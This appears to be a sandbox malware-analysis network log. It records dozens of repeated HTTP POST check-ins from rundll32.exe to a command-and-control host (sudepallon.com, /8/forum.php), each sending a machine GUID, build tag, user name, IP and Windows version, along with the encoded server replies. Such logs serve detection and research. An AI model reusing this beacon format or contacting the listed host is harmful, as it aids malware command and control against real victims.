Jul 9, 2021 03:08:06.306303024 CEST	363	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:06.374591112 CEST	364	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:07 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 59 42 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCYBXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.22	49228	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:06.653908968 CEST	365	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:06.722950935 CEST	365	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:08 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 41 5a 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJAZQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.22	49229	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:07.010056019 CEST	366	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:07.077636003 CEST	366	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:08 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 42 59 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNBYMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.22	49230	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:07.349283934 CEST	367	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:07.418070078 CEST	367	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:08 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 5a 41 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGZATARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.22	49231	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:07.698235035 CEST	368	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:07.767000914 CEST	368	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 4e 4d 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVNMEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.22	49232	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:08.057290077 CEST	369	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:08.123681068 CEST	369	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 56 45 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHVESARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.22	49233	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:08.396713018 CEST	370	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:08.464003086 CEST	370	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:10 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 4e 4d 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKNMPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.22	49234	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:08.748478889 CEST	371	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:08.820357084 CEST	372	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:10 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 59 42 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZYBAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	95.213.179.67	80	192.168.2.22	49172	C:\Windows\SysWOW64\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.22	49235	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:09.105807066 CEST	372	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:09.173655033 CEST	373	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:10 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 47 54 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJGTQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.22	49236	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:09.458430052 CEST	374	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:09.527733088 CEST	374	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 48 53 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZHSAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.22	49237	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:09.803426027 CEST	375	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:09.871731997 CEST	375	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 42 59 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFBYUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.22	49238	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:10.145229101 CEST	376	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:10.214044094 CEST	376	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 48 53 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVHSEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.22	49239	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:10.490418911 CEST	377	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:10.561532974 CEST	377	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 4a 51 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBJQYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.22	49240	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:10.858552933 CEST	378	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:10.927478075 CEST	378	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 43 58 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZCXAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.22	49241	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:11.208978891 CEST	379	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:11.273643970 CEST	379	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 5a 41 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZZAAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.22	49242	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:11.551534891 CEST	380	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568606802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:11.619101048 CEST	381	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 4a 51 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZJQAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.22	49243	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:11.894423962 CEST	381	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568606802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:11.960788012 CEST	382	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 4e 4d 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMNMNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.22	49244	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:12.233371019 CEST	383	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568606802823404&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:12.298418999 CEST	383	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 54 47 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMTGNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49173	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:44.821758032 CEST	296	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
